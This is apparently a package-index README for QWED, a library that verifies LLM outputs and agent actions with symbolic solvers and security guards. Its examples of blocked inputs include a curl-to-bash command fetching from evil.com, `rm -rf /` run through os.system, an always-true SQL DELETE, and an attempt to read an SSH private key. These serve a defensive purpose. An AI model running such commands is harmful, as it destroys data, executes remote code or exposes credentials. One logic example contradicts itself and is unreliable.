

QWED Verification
Reference implementation of the QWED Verification protocol and Verification Context v1.0
QWED applies deterministic verification to AI outputs before production execution.
Every verification returns a DiagnosticResult:
VERIFIED — proof established, evidence attached
UNVERIFIABLE — proof could not be established
BLOCKED — policy or rule rejected the action
Admission: ADMIT | BLOCKED
Verification Context v1.0 provides the canonical evidence and proof model (admission: ADMIT | DENY at the protocol layer).
Don't fix the liar. Verify the lie.







Quick Start · qwed init · Engines & Guards · Integration · QWEDLocal · CLI · Full Documentation
Release Update: v7.2.1 — Math Answer Comparison Security Fix
v7.2.1 is a fail-closed security patch: the math answer comparison path now parses untrusted model answers only through the hardened safe_parse_expr (GHSA-xmm6-8r3x-j567), and the release boundary gate covers qwed_sdk/ with raw sympify forbidden. No new capability, no breaking wire changes — upgrade from any >= 6.0.0, <= 7.2.0 deployment is recommended.
Release Update: v7.2.0 — Security Hardening Batch + Precision Advisory
v7.2.0 is a fail-closed hardening release: expression/auth/sandbox/event-loop security fixes that restore intended behavior, plus one additive capability — an advisory flag for binary floating-point constants in math/stats verification (emitted as developer_fields.advisory_checks[] with constraint_id: "precision.float-constants"). No breaking wire changes.
- Expression & math safety (#329, #330, #344, #346) —
safe_parse_exprRCE fixes (NFKC bypass, denylist bypass), structural hardening, math-output gate - Auth hardening (#333, #334, #345) — KDF removed from pre-auth path, bcrypt offloaded,
/auth/*throttling - Sandbox containment (#335, #338, #339, #351) — AST gate bypass closed, container leaks fixed, result read-back bounded
- Event-loop safety (#340, #341, #352, #354) — consensus/stats offloaded, translator smuggling closed, engine waits bounded
- Precision advisory (#347, #348) — new additive flag for binary float constants
- Dependency modernization (#355–#361) — scheduled Dependabot updates; z3 5.x, sqlglot 30.x, Python 3.14 image, reqwest 0.13, esbuild CVE override
This is a minor release — one additive capability plus fixes; existing wire contracts remain unchanged. If you're upgrading from
v7.1.0, review the changelog for the security fixes that apply to your deployment.
If you're upgrading from v6.0.x, review the changelog for the full migration notes.
Release Update: v7.0.0 — Full DiagnosticResult Engine Conformance
v7.0.0 completes Meta #216 — every verification engine now returns the unified DiagnosticResult, and execution is never conflated with verification.
- All 13 engines conform to
DiagnosticResult— Schema, SQL, Code, SecureCodeExecutor, and Stats join the previously-migrated Math, Logic, Symbolic, Fact, Image, Graph, Reasoning, and Consensus engines on the 3-layer contract (status /agent_message/developer_fields/proof_ref) - Execution ≠ verification — a successful computation reports
UNVERIFIABLE, neverVERIFIED;VERIFIEDrequires a deterministic, evidence-boundproof_ref - Separation of truth and admission —
POST /verify/codereports proven-unsafe code asVERIFIED-as-unsafe withadmission = BLOCKED; admission is driven byadmission/is_valid, never bystatusalone - Fail-closed batch verification — fact / image / SQL / code batches are authoritative only when every item is proven; any refuted or blocked item fails the whole batch closed
⚠️ Breaking change:
POST /verify/codenow returnsstatus = "VERIFIED"for proven-unsafe code (previouslyBLOCKED), andPOST /verify/statsreports execution success asUNVERIFIABLE(previouslyVERIFIED). Consumers branching onstatusfor safety gating must use theadmission/is_validfields.
If you're upgrading from v6.0.x, review the changelog for the full migration notes.
Where QWED Fits First
Use QWED when an LLM or AI agent must not guess:
- Verify AI-generated math, logic, SQL, code, and schemas before execution
- Protect RAG pipelines against prompt injection and poisoned context
- Inspect AI agent tool calls before they reach external systems
- Enforce deterministic process steps in high-stakes workflows
QWED is strongest when AI output touches money, code, tools, policy, or production systems.
⚡ One-Line Example
LLM says: DELETE FROM users WHERE id=1 OR 1=1
QWED says: ❌ Blocked — SQL injection detected before execution.
QWED does not just validate answers — it defines what AI is allowed to trust.
⚠️ What QWED Is (and Isn't)
QWED is: An open-source engineering layer that combines symbolic verification, security guards, and deterministic process checks for AI systems.
QWED is NOT: Novel research. We don't claim algorithmic innovation. We claim practical integration for production use cases.
Works when: Developer provides ground truth (expected values, schemas, contracts) and LLM generates structured output.
Doesn't work when: Specs come from natural language, outputs are freeform text, or verification domain is unsupported.
🔬 On "Deterministic" Verification
QWED uses deterministic computation (no neural networks, no embeddings, no vibes) wherever possible. Math, Logic, SQL, Code, and Schema engines produce 100% reproducible results using symbolic solvers. For fact-checking, we use TF-IDF (not embeddings) because it's transparent and inspectable—same query always returns same score. Non-verifiable or heuristic signals are carried as
advisory_checksin the diagnostic result — never promoted to a verification status. See Engine Classification for which engines produce proofs vs. structured advisories.
🔐 Ecosystem Trust & Infrastructure
QWED is supported by leading open-source infrastructure and security ecosystems, ensuring production-grade reliability for AI verification workloads.






Sponsored & Supported Programs
- Docker Sponsored Open Source (DSOS) Verified container distribution, Docker Scout security insights, autobuilds, and pull rate-limit removal.
- Snyk Open Source Security Program Enterprise-grade SAST, dependency scanning, and container vulnerability monitoring.
- CircleCI Open Source Program Scalable CI/CD pipelines with high-volume build credits.
- Cloudflare Project Alexandria Edge compute (Workers), CDN, and security infrastructure sponsorship.
- Sentry Observability, error tracking, and verification risk monitoring.
- Netlify Open Source Plan Frontend hosting and deployment infrastructure.
- Mintlify OSS Program Documentation hosting and developer experience tooling.
Why This Matters
Verification infrastructure must itself be verifiable. These ecosystem partnerships ensure that:
- Containers are securely built and distributed
- Code is continuously scanned for vulnerabilities
- Supply chain risks are minimized
- Verification failures are observable and auditable
- Deployments scale reliably across environments
QWED's mission is to provide deterministic trust for AI systems — and that trust begins with the infrastructure it runs on.
📦 Installation & Quick Start
Python SDK (PyPI)
pip install qwed
# Note: Installs core engines (Math, Code, Facts).
# For full features (SQL, Logic/Z3, CrossHair):
# pip install "qwed[full]"
Go SDK
go get github.com/QWED-AI/qwed-verification/sdk-go
TypeScript SDK (npm)
npm install @qwed-ai/sdk
Docker
docker pull qwedai/qwed-verification
From Source
git clone https://github.com/QWED-AI/qwed-verification.git
cd qwed-verification
pip install -e .
from qwed_sdk import QWEDClient

client = QWEDClient(api_key="your_key")

# The LLM says: "Derivative of x^2 is 3x" (Hallucination!)
response = client.verify_math(
    query="What is the derivative of x^2?",
    llm_output="3x"
)

print(response)
# -> ❌ CORRECTED: The derivative is 2x. (Verified by SymPy)
💡 Want to use QWED locally without our backend? Check out QWEDLocal - works with Ollama (FREE), OpenAI, Anthropic, or any LLM provider.
🚀 First-Time Setup: qwed init
The fastest way to get QWED running with your LLM provider:
mkdir my-project && cd my-project
qwed init
What happens:
[QWED] Initializing verification engines...
  [ok] SymPy    math engine ready
  [ok] Z3       logic engine ready
  [ok] AST      code engine ready
  [ok] SQLGlot  sql engine ready

Running verification suite...
  [ok] 2+2=5                    -> BLOCKED
  [ok] x>5 AND x<3              -> UNSAT
  [ok] SELECT * WHERE 1=1       -> BLOCKED
  [ok] eval(user_input)         -> BLOCKED

All engines verified. QWED is operational.

Step 1/3: Select your LLM provider (NVIDIA, OpenAI, Anthropic, Gemini, Custom)
Step 2/3: Enter API key — tested with 5s timeout, stored securely (.env, 0600)
Step 3/3: QWED API key generated — shown once, save it

QWED is ready.
After init, verify your setup:
qwed doctor
[QWED Doctor] Health Report
  [ok] ACTIVE_PROVIDER  openai_compat
  [ok] DATABASE_URL     sqlite:///qwed.db
  [ok] API key          valid (tested)
  [ok] SymPy            math engine ready
  [ok] Z3               logic engine ready
  [ok] SQLGlot          sql engine ready
  [ok] AST              code engine ready

All checks passed.
qwed test # 12 deterministic tests — all must pass before production
[QWED Test] Running verification suite...
  [pass] Math:   derivative of x^2 → 2x
  [pass] Math:   integral of x^2 → x^3/3
  [pass] Logic:  x>5 AND x<3 → UNSAT
  [pass] SQL:    SELECT * WHERE 1=1 → BLOCKED
  [pass] Code:   eval(user_input) → BLOCKED
  ... 7 more
12/12 passed ✅
Supported providers:
qwed init --provider nvidia     # NVIDIA NIM
qwed init --provider openai     # OpenAI
qwed init --provider anthropic  # Anthropic Claude
qwed init --provider gemini     # Google Gemini
qwed init --provider custom     # Any OpenAI-compatible API
CI/CD friendly — no interactive prompts:
# Using flags
qwed init --non-interactive --provider nvidia

# Using env vars
NVIDIA_API_KEY=xxx qwed init --non-interactive
🚨 The LLM Hallucination Problem: Why AI Can't Be Trusted
Everyone is trying to fix AI hallucinations by Fine-Tuning (teaching it more data).
This is like forcing a student to memorize 1,000,000 math problems.
What happens when they see the 1,000,001st problem? They guess.
🎯 Use Cases & Applications
QWED is designed for industries where AI errors have real consequences:
| Industry | Use Case | Risk Without QWED |
|---|---|---|
| 🤖 AI Agents | Tool-call verification, MCP defense, process checks | Unsafe tool execution |
| 🏦 Financial Services | Transaction validation, fraud detection | $12,889 error per miscalculation |
| 🏥 Healthcare AI | Drug interaction checking, diagnosis verification | Patient safety risks |
| ⚖️ Legal Tech | Contract analysis, compliance checking | Regulatory violations |
| 📚 Educational AI | AI tutoring, assessment systems | Misinformation to students |
| 🏭 Manufacturing | Process control, quality assurance | Production defects |
✅ The Solution: Deterministic Trust Boundary
QWED is an open-source deterministic verification layer combining symbolic solvers and practical security guards for LLM systems.
We combine:
- Neural Networks (LLMs) for natural language understanding
- Symbolic Reasoning (SymPy, Z3, AST) for deterministic verification
🛡️ Agent Security Guards
QWED verifies not only outputs, but agent toolchains with specialized guards:
- SystemGuard — Shell command verification
- ConfigGuard — Secrets scanning in configs
- RAGGuard — RAG retrieval mismatch prevention
- MCPPoisonGuard — MCP tool definition poisoning detection
- ExfiltrationGuard — Runtime data exfiltration prevention
- SelfInitiatedCoTGuard — Reasoning path verification
- SovereigntyGuard — Agent sovereignty boundary enforcement
- StartupHookGuard — Environment integrity startup detection
- ProcessVerifier — Deterministic process validation (IRAC)
The Core Philosophy: "The Untrusted Translator"
QWED operates on a strict principle: Don't trust the LLM to compute or judge; trust it only to translate.
Example Flow:
User Query: "If all A are B, and x is A, is x B?"

↓ (LLM translates)

Z3 DSL: Implies(A(x), B(x))

↓ (Z3 proves)

Result: TRUE (Proven by formal logic)
The LLM is an Untrusted Translator. The Symbolic Engine is the Trusted Verifier.
💡 How QWED Compares: The "Orchestrator" Strategy
We don't reinvent the wheel. We unify the best symbolic engines into a single LLM-Verification Layer.
QWED vs Point Solutions (Libraries)
QWED wraps best-in-class libraries, abstracting their complex DSLs into a simple natural language interface for LLMs.
| Library | Domain | QWED's Role |
|---|---|---|
| Pandera | Dataframe Validation | Orchestrator: QWED uses Pandera for verify_data schema checks. |
| CrossHair | Code Contracts | Orchestrator: QWED uses CrossHair for formal python verification. |
| SymPy | Symbolic Math | Orchestrator: QWED translates "Derivative of x^2" → SymPy execution. |
| Z3 Prover | Theorem Proving | Orchestrator: QWED translates logical paradoxes → Z3 constraints. |
QWED vs AI Guardrails (Frameworks)
| Feature | QWED Protocol | NeMo Guardrails | LangChain Evaluators |
|---|---|---|---|
| The "Judge" | Deterministic Solver (Z3/SymPy) | Semantic Matcher (Embeddings) | Another LLM (GPT-4) |
| Mechanism | Translation to DSL | Vector Similarity | Prompt Engineering |
| Verification Type | Mathematical Proof | Policy Adherence | Consensus/Opinion |
| False Positives | Bounded by proof semantics (see Engine Classification) | Medium (Semantic drift) | High (Subjectivity) |
| Privacy | ✅ 100% Local | ❌ Cloud-based (usually) | ❌ Cloud-based |
QWED differs because it provides PROOF, not just localized safety checks.
🔬 Verification Engines and Agent Security Guards
QWED routes queries to specialized engines that act as DSL interpreters, plus agent security guards for runtime protection.
┌──────────────┐
│  User Query  │
└──────┬───────┘
       │
       ▼
┌────────────────────────┐
│  LLM (The Translator)  │
│  "Translate to Math"   │
└──────┬─────────────────┘
       │ DSL / Code
       ▼
┌─────────────────────────────┐
│      QWED Protocol          │
│  (Zero-Trust Verification)  │
├─────────────────────────────┤
│ 🧮 SymPy   ⚖️ Z3   🛡️ AST   │
└──────────────┬──────────────┘
       │ Proof / Result
   ┌───┴───┐
   ▼       ▼
❌ Reject ✅ Verified
           │
           ▼
  ┌─────────────────┐
  │ Your Application│
  └─────────────────┘
QWED 🆚 Traditional AI Safety Approaches
| Approach | Accuracy | Deterministic | Explainable | Best For |
|---|---|---|---|---|
| QWED (Proof Engines) | ✅ Proof-backed deterministic | ✅ Yes | ✅ Full trace + proof_ref | Production AI |
| QWED (Policy Enforcement Engines) | ✅ Rule-based deterministic | ✅ Yes | ✅ Decision trace | Runtime guard |
| QWED (Advisory Engines) | ⚠️ Structured heuristic | ❌ No | ✅ Structured diagnostics | Audit & review |
| Fine-tuning / RLHF | ⚠️ ~85% | ❌ No | ❌ Black box | General improvement |
| RAG (Retrieval) | ⚠️ ~80% | ❌ No | ⚠️ Limited | Knowledge grounding |
| Prompt Engineering | ⚠️ ~70% | ❌ No | ⚠️ Limited | Quick fixes |
| Guardrails | ⚠️ Variable | ❌ No | ⚠️ Reactive | Content filtering |
QWED doesn't replace these - it complements them with mathematical certainty.
🔬 The Verification Engines: Examples
QWED routes queries to specialized engines that act as DSL interpreters.
1. 🧮 Math Verifier (SymPy)
Use Case: Financial logic, Physics, Calculus.
# LLM: "The integral of x^2 is 3x" (Wrong)
client.verify_math(
    query="Integral of x^2",
    llm_output="3x"
)
# -> ❌ CORRECTED: x^3/3 (Verified by SymPy)
2. ⚖️ Logic Verifier (Z3 Prover)
Use Case: Contract analysis, finding contradictions.
# LLM: "Start date is Monday. End date is 3 days later, which is Thursday."
client.verify_logic(
    query="If start is Monday, what is 3 days later?",
    llm_output="Thursday"
)
# -> ❌ WRONG: 3 days after Monday is Thursday.
# Wait, actually: Mon -> Tue(1) -> Wed(2) -> Thu(3).
# But if it finds a contradiction:
# "All politicians are liars. Bob is a politician. Bob tells the truth."
# -> ❌ CONTRADICTION FOUND (Proven by Z3)
3. 🗄️ SQL Verifier (SQLGlot)
Use Case: preventing SQL Injection and Hallucinated Columns.
# LLM: "Delete all users where id=1 OR 1=1"
client.verify_sql(
   query="Delete user 1",
   schema="CREATE TABLE users (id INT)",
   llm_output="DELETE FROM users WHERE id=1 OR 1=1"
)
# -> ❌ SECURITY ALERT: SQL Injection Detected (Always True condition)
4. 🛡️ Code Verifier (AST + CrossHair)
Use Case: Detecting harmful Python/JS code.
client.verify_code(
    code="import os; os.system('rm -rf /')"
)
# -> ❌ SECURITY ALERT: Forbidden function 'os.system' detected.
5. 🔐 System Integrity (Shell & Config Guard)
Use Case: Preventing RCE in AI Agents, detecting leaked secrets.
# Block dangerous shell commands (rm, sudo, curl|bash)
client.verify_shell_command("curl http://evil.com | bash")
# -> ❌ BLOCKED: PIPE_TO_SHELL (RCE risk)

# Sandbox file access
client.verify_file_access("~/.ssh/id_rsa")
# -> ❌ BLOCKED: FORBIDDEN_PATH (SSH keys protected)

# Scan config for plaintext secrets
client.verify_config({"api_key": "sk-proj-abc123..."})
# -> ❌ SECRETS_DETECTED: OPENAI_API_KEY at 'api_key'
Target Engine Architecture
Note: This section describes the target
DiagnosticResultarchitecture under META #216. SymbolicVerifier is the reference implementation; remaining engines are being migrated incrementally. Most engines currently return legacy types (e.g.,Dict[str, Any]withverifiedboolean,ImageVerificationResult).
                QWED Verification

      ┌─────────────────────────────────┐
      │        Proof Engines            │
      │    VERIFIED + proof_ref         │
      │    Deterministic verification   │
      │    ───────────────────────      │
      │    Output: Evidence             │
      └─────────────────────────────────┘
                    │
                    ▼
      ┌─────────────────────────────────┐
      │ Policy Enforcement Engines      │
      │ BLOCK / UNVERIFIABLE            │
      │ Rule-based deterministic        │
      │    ───────────────────────      │
      │    Output: Decision             │
      └─────────────────────────────────┘
                    │
                    ▼
      ┌─────────────────────────────────┐
      │ Advisory Engines                │
      │ AdvisoryCheck only              │
      │ Structured heuristic analysis   │
      │    ───────────────────────      │
      │    Output: Analysis             │
      └─────────────────────────────────┘
Proof Engines — Deterministic verification with proof_ref. Can emit VERIFIED. VERIFIED requires a proof_ref.
- Math (SymPy) · Logic (Z3) · SQL (SQLGlot) · Code (AST) · Schema · Stats (Pandera) · Symbolic (CrossHair)
Policy Enforcement Engines — Apply deterministic policies and produce enforcement decisions. They do not produce mathematical proofs. Emit BLOCK / UNVERIFIABLE.
- SystemGuard · ConfigGuard · RAGGuard · MCPPoisonGuard · ExfiltrationGuard · SelfInitiatedCoTGuard · SovereigntyGuard · StartupHookGuard · ProcessVerifier
Advisory Engines — Structured heuristic analysis. Emit AdvisoryCheck only. These engines cannot emit VERIFIED.
- Image · Graph · Reasoning · Consensus · Fact (TF-IDF)
📊 The Proof: Why Enterprise AI Needs QWED Verification
We benchmarked Claude Opus 4.5 (one of the world's best LLMs) on 215 critical tasks.

| Finding | Implication |
|---|---|
| Finance: 73% accuracy | Banks can't use raw LLM for calculations |
| Adversarial: 85% accuracy | LLMs fall for authority bias tricks |
| QWED: 100% error detection | All 22 errors caught before production |
QWED doesn't compete with LLMs. We ENABLE them for production use.
🧠 The QWED Philosophy: Verification Over Correction
| ❌ Wrong Approach | ✅ QWED Approach |
|---|---|
| "Let's fine-tune the model to be more accurate" | "Let's verify the output with math" |
| "Trust the AI's confidence score" | "Trust the symbolic proof" |
| "Add more training data" | "Add a verification layer" |
| "Hope it doesn't hallucinate" | "Catch hallucinations deterministically" |
QWED = Query with Evidence and Determinism
Probabilistic systems should not be trusted with deterministic tasks. If it can't be verified, it doesn't ship. (When QWED is integrated into your deployment workflow.)
🔌 LLM Framework Integrations
Already using an Agent framework? QWED drops right in.
🦜 LangChain (Native Integration)
Install: pip install 'qwed[langchain]'
from qwed_sdk.integrations.langchain import QWEDTool
from langchain.agents import initialize_agent
from langchain_openai import ChatOpenAI

# Initialize QWED verification tool
tool = QWEDTool(provider="openai", model="gpt-4o-mini")

# Add to your agent
llm = ChatOpenAI()
agent = initialize_agent(tools=[tool], llm=llm)

# Agent automatically uses QWED for verification
agent.run("Verify: what is the derivative of x^2?")
🤖 CrewAI
from qwed_sdk.integrations.crewai import QWEDVerifiedAgent

agent = QWEDVerifiedAgent(role="Analyst", verify_math=True)
🦙 LlamaIndex
from qwed_sdk.integrations.llamaindex import QWEDQueryEngine

# Add Fact Guard verification to any query engine
verified_engine = QWEDQueryEngine(base_engine, verify_facts=True)
🔒 Security & Privacy
In high-stakes industries (Finance, Legal, Healthcare), you cannot send sensitive data to an external API for verification.
QWED is designed for Zero-Trust environments:
- 100% Local Execution: QWED runs inside your infrastructure (Docker/Kubernetes). Data never leaves your VPC.
- Privacy Shield (New): Built-in PII Masking redacts Credit Cards, SSNs, and Emails before they touch the LLM.
- No "Model Training": We do not train on your data. QWED is a deterministic code execution engine, not a generative model.
- Audit Logs: Every verification generates a structured verification record with
proof_ref— a SHA-256 hash binding the verdict to the evidence that justified it.
"Don't trust the AI. Trust the Code."
🏛️ Authority Verification (Phase 9)
- No More Fake Cases:
CitationGuard(Legal) verifies legal citations against valid reporter formats (e.g., Bluebook). - Banking Ready:
ISOGuard(Finance) ensures AI payments meet ISO 20022 standards. - Ethical AI:
DisclaimerGuard(Core) enforces safety warnings in regulated outputs.
🗺️ Roadmap
We are building the Universal Verification Standard for the agentic web.
Completed
- ✔ DiagnosticResult model — Unified 3-layer diagnostic contract,
proof_refauthority bit,AdvisoryCheckpattern (v5.2.0) - ✔ SymbolicVerifier migration — First fully
DiagnosticResult-conformant engine; serves as reference implementation (v5.3.0) - ✔ Trust Boundary Completion — All verification API pathways return
DiagnosticResult+ route throughenforce_trust_decision; mandatory attestation at the admission boundary; VERIFIED requires a non-empty, evidence-bound proof_ref (v6.0.0) - ✔ Full DiagnosticResult engine conformance — All 13 engines return
DiagnosticResult; execution is never conflated with verification; fail-closed batch verification (META #216, v7.0.0) - ✔ Verification Context v1.0 rollout — All 13 engines expose
to_verification_context(); schema-validated, canonically-encoded, tamper-evident VC documents across SDK / API / CLI / Docker action (v7.1.0)
In Progress
- Deterministic statistical claim evaluation (#298) — the path for statistical claims to reach
VERIFIEDwith a deterministic, evidence-bound proof - DataFrame schema validation (#299) — deterministic schema validation for the stats engine
Planned
- v7.x+: QWED Client-Side (WebAssembly), Distributed Verification Network, cross-ecosystem proof exchange
🌐 The QWED Ecosystem
QWED verification is available as specialized packages for different industries:
📦 Packages
| Package | Description | Install | Repo |
|---|---|---|---|
| qwed (core) | Verification engines + agent security guards | pip install qwed |
GitHub |
| qwed-infra ☁️ | IaC verification (Terraform, IAM, Cost, Artifact boundary) | pip install qwed-infra |
GitHub |
| qwed-tax 💸 | Tax compliance & withholding verification middleware | pip install qwed-tax |
GitHub |
| qwed-mcp 🔌 | Claude Desktop MCP integration | pip install qwed-mcp |
GitHub |
| qwed-open-responses 🤖 | OpenAI Responses API + QWED guards | pip install qwed-open-responses |
GitHub |
🎬 GitHub Actions
🏪 QWED Security is currently a Verified Publisher ✓ on GitHub Marketplace — install it to auto-verify every PR with deterministic math, logic, and security checks.
Use QWED verification in your CI/CD pipelines:
# Secret Scanning - Detect leaked API keys
- uses: QWED-AI/qwed-verification@v5
  with:
    action: scan-secrets
    paths: "**/*.env,**/*.json"

# Code Security - Find dangerous patterns (eval, exec, subprocess)
- uses: QWED-AI/qwed-verification@v5
  with:
    action: scan-code
    paths: "**/*.py"
    output_format: sarif  # Integrates with GitHub Security tab

# Shell Script Linting - Block RCE patterns (curl|bash, rm -rf)
- uses: QWED-AI/qwed-verification@v5
  with:
    action: verify-shell
    paths: "**/*.sh"

# LLM Output Verification (Math, Logic, Code)
- uses: QWED-AI/qwed-verification@v5
  with:
    action: verify
    engine: math
    query: "Integral of x^2"
    llm_output: "x^3/3"
| Action | Use Case | Marketplace |
|---|---|---|
QWED-AI/qwed-verification@v5 |
Secret scanning, code analysis, SARIF output | View |
QWED-AI/qwed-legal@v0.2.0 |
Contract deadline, jurisdiction, citations | View |
QWED-AI/qwed-finance@v1 |
NPV, loan calculations, compliance | View |
QWED-AI/qwed-ucp@v1 |
E-commerce transactions | View |
🎓 Free Course on AI Verification
Learning Path: From Zero to Production-Ready AI Verification

- 💡 Artist vs. Accountant: Why LLMs are creative but terrible at math
- 🧮 Neurosymbolic AI: How deterministic verification catches errors
- 🏗️ Production Patterns: Build guardrails that actually work
- 🦜 Framework Integration: LangChain, LlamaIndex, and more
📖 Full Ecosystem Documentation
🌍 Multi-Language SDK Support
| Language | Package | Status |
|---|---|---|
| 🐍 Python | qwed |
✅ Available on PyPI |
| 🟦 TypeScript | @qwed-ai/sdk |
✅ Available on npm |
| 🐹 Go | qwed-go |
✅ Available |
| 🦀 Rust | qwed |
✅ Available on crates.io |
# Python
pip install qwed

# Go
go get github.com/QWED-AI/qwed-verification/sdk-go

# TypeScript
npm install @qwed-ai/sdk

# Rust
cargo add qwed
🎯 Real Example: The $12,889 Bug
User asks AI: "Calculate compound interest: $100K at 5% for 10 years"
GPT-4 responds: "$150,000"
(Used simple interest by mistake)
With QWED:
response = client.verify_math(
    query="Compound interest: $100K, 5%, 10 years",
    llm_output="$150,000"
)
# -> ❌ INCORRECT: Expected $162,889.46
#    Error: Used simple interest formula instead of compound
Cost of not verifying: $12,889 error per transaction 💸
🧑💻 Development & Testing
Building from Source
# Clone and install in development mode
git clone https://github.com/QWED-AI/qwed-verification.git
cd qwed-verification
pip install -e ".[dev]"
Running Tests
# Run all tests
pytest tests/ -v

# Run with coverage
pytest tests/ -v --cov=src/qwed_new --cov-report=html

# Run specific test file
pytest tests/test_math_verifier.py -v
Static Analysis & Linting
QWED uses multiple tools for code quality:
# Type checking
mypy src/

# Linting
ruff check src/

# Security scanning (Snyk integration in CI)
# See .github/workflows/ci.yml
Continuous Integration
All PRs run through GitHub Actions:
- ✅ Unit tests (Python 3.10, 3.11, 3.12)
- ✅ Type checking (mypy)
- ✅ Security scanning (Snyk, CodeRabbit)
- ✅ Coverage reporting (Codecov)
See .github/workflows/ci.yml for details.
❓ Frequently Asked Questions
Q: Is QWED for AI agents or only LLM outputs?
A: Both. QWED started as deterministic output verification and now includes trust guards for agent toolchains, RAG pipelines, and process validation.
Q: How does QWED differ from RAG (Retrieval Augmented Generation)?
A: RAG improves the input to the LLM by grounding it in documents. QWED verifies the output deterministically. RAG adds knowledge; QWED adds certainty.
Q: Can QWED work with any LLM?
A: Yes! QWED is model-agnostic and works with GPT-4, Claude, Gemini, Llama, Mistral, and any other LLM. We verify outputs, not models.
Q: Does QWED replace fine-tuning?
A: No. Fine-tuning makes models better at tasks. QWED verifies they got it right. Use both.
Q: Is QWED open source?
A: Yes! Apache 2.0 license. Enterprise features (audit logs, multi-tenancy) are in a separate repo.
Q: What's the latency overhead?
A: Typically <100ms for most verifications. Math and logic proofs are instant. Consensus checks take longer (multiple API calls).
Q: Do I need to run qwed init every time?
A: No. Once initialized, QWED reads from .env. Re-run only when changing providers or rotating keys.
📚 Documentation & Resources
Main Documentation:
| Resource | Description |
|---|---|
| 📖 Full Documentation | Complete API reference and guides |
| 🔧 API Reference | Endpoints and schemas |
| ⚡ QWEDLocal Guide | Client-side verification setup |
| 🖥️ CLI Reference | Command-line interface |
| 🔒 PII Masking Guide | HIPAA/GDPR compliance |
| 🆓 Ollama Integration | Free local LLM setup |
Project Documentation:
| Resource | Description |
|---|---|
| 📊 Benchmarks | LLM accuracy testing results |
| 🗺️ Project Roadmap | Future features and timeline |
| 📋 Changelog | Version history summary |
| 📜 Release Notes | Detailed version release notes |
| 🎬 GitHub Action Guide | CI/CD integration |
| 🏗️ Architecture | System design and engine internals |
Community:
| Resource | Description |
|---|---|
| 🤝 Contributing Guide | How to contribute to QWED |
| GOVERNANCE.md | Project governance & roles |
| ROADMAP.md | Future plans & vision |
| 📜 Code of Conduct | Community guidelines |
| 🔒 Security Policy | Reporting vulnerabilities |
| 📖 Citation | Academic citation format |
🏢 Enterprise Features
Need observability, multi-tenancy, audit logs, or compliance exports?
📧 Contact: rahul@qwedai.com
📄 License
Apache 2.0 - See LICENSE

⭐ Star History
👥 Contributors


Thanks to everyone building QWED, especially @Pryce22 our first contributor.
Future contributors should be added here as they merge, or this section can later be switched back to an automatic contributors widget. See all contributors →
📄 Citation
If you use QWED in your research or project, please cite our archived paper:
@software{dass2025qwed,
  author = {Dass, Rahul},
  title = {QWED Protocol: Deterministic Verification for Large Language Models},
  year = {2025},
  publisher = {Zenodo},
  version = {v5.3.0},
  doi = {10.5281/zenodo.18111675},
  url = {https://doi.org/10.5281/zenodo.18111675}
}
Plain text:
Dass, R. (2025). QWED Protocol: Deterministic Verification for Large Language Models (Version v5.3.0). Zenodo. https://doi.org/10.5281/zenodo.18111675
✅ Using QWED in Your Project?
Add these badges to your README to show you're using verified AI:
Badge Variants
| Badge | Use Case | Markdown |
|---|---|---|
 |
General - Any QWED integration | See below |
 |
Math/Logic/Code/SQL/Schema - No LLM fallback | See below |
 |
Fact/Image/Consensus - Hybrid approach | See below |
Markdown Code
General Badge:
[](https://github.com/QWED-AI/qwed-verification#%EF%B8%8F-what-does-verified-by-qwed-mean)
100% Deterministic (for Math, Logic, Code, SQL, Schema engines):
[](https://docs.qwedai.com/docs/engines/overview#deterministic-first-philosophy)
AI + Verification (for Fact, Image, Consensus engines):
[](https://docs.qwedai.com/docs/engines/overview#deterministic-first-philosophy)
These badges tell users exactly what level of verification your application uses.
🛡️ What does "Verified by QWED" mean?
When you see the [Verified by QWED] badge on a repository or application, it is a technical guarantee, not a marketing claim.
It certifies that the software adheres to the QWED Protocol for AI Safety:
-
The Zero-Hallucination Warranty: The application does not rely on LLM probabilities for Math, Logic, or Code. It uses Deterministic Engines (SymPy, Z3, AST) to prove correctness before outputting data.
-
The "Untrusted Translator" Architecture: The system treats the LLM solely as a translator (Natural Language → DSL), never as a judge. If the translation cannot be mathematically proven, the system refuses to answer rather than guessing.
-
Cryptographic Accountability: The application generates JWT-based Attestations (ES256 signatures) for its critical operations. Every "Verified" output comes with a cryptographic receipt proving a solver validated it.
In short: The badge means "We don't trust the AI. We trust the Math."
🙏 Contributors Wanted
We're actively looking for contributors! Whether you're a first-timer or experienced developer, there's a place for you.


🎯 Ways to Contribute
| Area | What We Need |
|---|---|
| 🧪 Testing | Add test cases for edge scenarios |
| 📝 Docs | Improve examples and tutorials |
| 🌍 i18n | Translate docs to other languages |
| 🔧 SDKs | Enhance Go/Rust/TypeScript SDKs |
| 🐛 Bugs | Fix issues or report new ones |
→ Read CONTRIBUTING.md | → Browse Good First Issues
⭐ Star us if you believe AI needs verification

Ready to trust your AI?
"Safe AI is the only AI that scales."
Contribute · Architecture · Security · Documentation
1 maintainer

Release files for qwed 7.2.1
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | |
|---|---|---|---|
| qwed-7.2.1.tar.gz | 2.4 MB | Details |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Reset |
|---|---|---|---|---|
| qwed-7.2.1-py3-none-any.whl | Python 3 | none | any | Details |
Total release size: 2.8 MB
Release files / qwed-7.2.1.tar.gz
| Download URL | qwed-7.2.1.tar.gz |
|---|---|
